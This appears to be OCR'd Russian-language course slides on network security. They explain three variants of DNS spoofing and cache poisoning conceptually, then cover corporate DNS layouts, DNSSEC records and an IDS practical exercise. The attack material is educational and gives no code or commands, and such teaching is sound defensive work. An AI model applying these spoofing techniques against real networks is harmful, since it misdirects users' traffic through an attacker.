
Используемые уязвимости

Слабая защищённость протокола DNS -
- недостаток проектирования

Степень риска

Высокая

Пример атаки на IP - сеть: Атака на DNS




ID - генерируется приложением, пославшим запрос, обычно=1

SourcePort вначале принимает значение 1024 а потом увеличивается

Схема работы DNS - протокола

Пример атаки на IP - сеть: Атака на DNS




Хост А посылает DNS - запрос

Нарушитель должен находиться в одной подсети с А или в одной подсети с DNS - сервером

Это позволит ему перехватить пакет с запросом

Пример атаки на IP - сеть: Атака на DNS




Нарушитель извлекает из запроса ID и SourcePort

Ложный DNS - ответ:
от имени настоящего DNS - сервера,
но в качестве IP - адреса искомого узла
указывается IP - адрес нарушителя

Результат: хост А имеет неправильное соответствие между именем компьютера и IP - адресом

Пример атаки на IP - сеть: Атака на DNS



Теперь путь пакета от хоста А до узла сети будет лежать через хост нарушителя

Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Цель

Нарушение нормального функционирования объекта атаки

Механизм реализации

Нарушение навигации (ложный маршрут)

Местонахождение атакующего

В разных сегментах с объектом атаки

Используемые уязвимости


Слабая защищённость протокола DNS -
- недостаток проектирования

Степень риска

Высокая

Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Пример атаки на IP - сеть: Атака на DNS (вариант 2)



Пример атаки на IP - сеть: Атака на DNS (вариант 2)

Теперь путь пакета от хоста А до узла сети будет лежать через хост нарушителя

Пример атаки на IP - сеть: Атака на DNS (вариант 3)

DNS-сервер

DNS-сервер следующего уровня


DNS-запрос

DNS-ответ


Кэш - таблица

193.233.70.129	*ertr.mpei.ac.ru*
194.154.77.109	*www.infosec.ru*

Пример атаки на IP - сеть: Атака на DNS (вариант 3)



Пример атаки на IP - сеть: Атака на DNS (вариант 3)



Кэш - таблица

193.233.70.129	ertr.mpei.ac.ru
194.154.77.123	www.infosec.ru
.	

DNS в корпоративной сети

DNS в корпоративной сети

Доступ узлов корпоративной сети к полной информации о внутренних именах


Доступ отдельных узлов корпоративной сети к глобальному пространству имён Internet

Доступ внешних узлов к минимально необходимой информации о внутренних именах

Двухсерверная конфигурация

Трехсерверная конфигурация

Трёхсерверная конфигурация



Протокол DNSSec

- Механизм распределения открытых ключей
- Целостность и аутентичность информации DNS
- Аутентификация транзакции

Новые записи Resource Record

main.sale.company.com. IN A 100.0.0.120

sale.company.com. IN NS ns.sale.company.com

sale.company.com. IN KEY [ключ]

sale.company.com. IN SIG [подпись]

sale.company.com. IN NXT [домен]

Обычный DNS-запрос

Запрос

qname=main.sale.company.com
qtype=A

Ответ

main.sale.company.com A 100.0.0.120

Владелец
sale.company.com NS ns.sale.company.com

Дополнительно
ns.sale.company.com A 100.0.1.130

Запрос DNSSec

Запрос

```
qname=main.sale.company.com
qtype=A
```

Ответ

Вопрос

main.sale.company.com	A	?
main.sale.company.com	A	100.0.0.120
main.sale.company.com	SIG	[подпись]


Владелец

sale.company.com	NS	ns.sale.company.com
sale.company.com	SIG	[подпись]

Дополнительно

ns.sale.company.com	A	100.0.1.130
ns.sale.company.com	SIG	[подпись]
sale.company.com	KEY	[ключ]
main.sale.company.com	KEY	[ключ]
ns.sale.company.com	KEY	[ключ]

Практическая работа 19



Просмотр и запись сессий TELNET и FTP при помощи RealSecure
Настройка пользовательских событий для RealSecure

Раздел 2 – Итоги

- Модель OSI. Архитектура TCP/IP.
- Сетевые анализаторы.
- Программа Internet Scanner.
- Межсетевые экраны.
- Протоколы IPSec, SSL, SSH, DNSSec
- Система обнаружения атак RealSecure.
- Службы прикладного уровня.